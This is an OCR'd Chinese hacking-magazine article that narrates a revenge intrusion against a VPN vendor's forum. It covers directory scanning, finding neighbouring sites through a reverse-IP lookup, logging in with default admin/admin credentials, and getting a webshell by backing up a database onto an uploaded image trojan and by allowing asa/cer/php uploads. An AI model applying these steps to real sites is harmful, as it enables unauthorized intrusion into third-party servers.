


图10

写本文仅出于兴趣爱好，强烈建议只在本机测试这个漏洞，否则造成的任何后果与本人无关。

（文中涉及的相关代码及程序本期光盘已收录）

记一次报复性的入侵

saline

话说最近严打了，于是不敢再明目张胆的去裸奔练技术了，于是就找一些VPN，虽然双面大神已教我怎么做了，但是不知道为什么总是掉的厉害，在网上淘各种免费的VPN，找到一款名为“XXVPN”，据称还是免费的，看了点官方的介绍，感觉还可以，于是就下载回来准备使用，但是打开就报毒了…郁闷…以为是他有代理的那个文件，报毒没有管它，而是直接放过了，但是悲剧的来了，晚上关机以后，今天开机打开任意一个exe文件都报毒了，更可恶的是，脱进虚拟机里面运行就直接关机了。悲愤之余，恰逢双面神说它的好评很差，还有个论坛。所以小菜觉得拿下它的论坛给它点利息。

于是就就打开这个论坛，咋一看，怎么是DZX2.0的，如图1。这个可是如何才好，不管了，先看看是什么环境下的，直接开启wwwscan来一阵狂扫，看见服务器类型是II6.0。如图2。




图1




图2




图3




图4

心想要是是虚拟机就好了，那样就可以旁注了（好些网站就是死在旁注这把大刀下面,不容小视啊，主站再怎么安全，旁注到一个提权就惨了）。于是就打开 http://ip.iy8.net/ 这个网站，直接把域名输入域名/IP地址 :后直接点击查询，刷的下一出来好几十个站，看得小菜好兴奋，如图3。

嘿嘿，看来还是有戏的，全部复制到wwwscam里面开启批量的扫描，我习惯使用这个来扫描，自己去收集一些字典，丢进去它自己会快速的跑出来，但是唯一的缺陷就是会在服务器上留下来许多的日志，嗯，这些不是我们的重点，小等了会儿直接出来了结果，如图4，有这么多自己可以慢慢的看，分析分析下，或许可以得到一个shell，先来看看有没有什么后台或者是数据库，慢慢的找，功夫不负有心人，终于让我遇见了一个,看见了一个后台地址，直接的admin admin就进入了后台，如图5。




图5

很直接的，很像是南方的后台，按道理说这种后台是很好拿shell的，应该我研究出四种方法拿到shell，

第一就是系统设置里面备份，就是在产品添加的随便上传张图片木马。然后在系统设置里面选择数据库备份，但是路径是灰色的，不怕，我们可以本地备份拿shell，于是右键查看源码的时候发现顶部有代码如下：

```
<script language="javascript">
<!--
   if (window == top)top.location.href = "De-
fault.asp";
   // -->
</script>
```

其作用就是跳转到default.asp，直接删除，补充完action的有效路径，然后修改掉原来的数据库的位置为我们的图片木马的路劲，然后保存为xx.html如图6。然后打开我们的xx.html，现在的都是我们修改好了的，直接点击确定就可以显示出我们的路径了，如图7。




图6

第二种拿shell的方法也是在系统设置那里。选择网站配置，然后在允许的上传文件类型里面添加php与asa在里面，当然还可以添加cer之类的在里面，前提是要服务器解析这种文件类型就可以了，如图8。

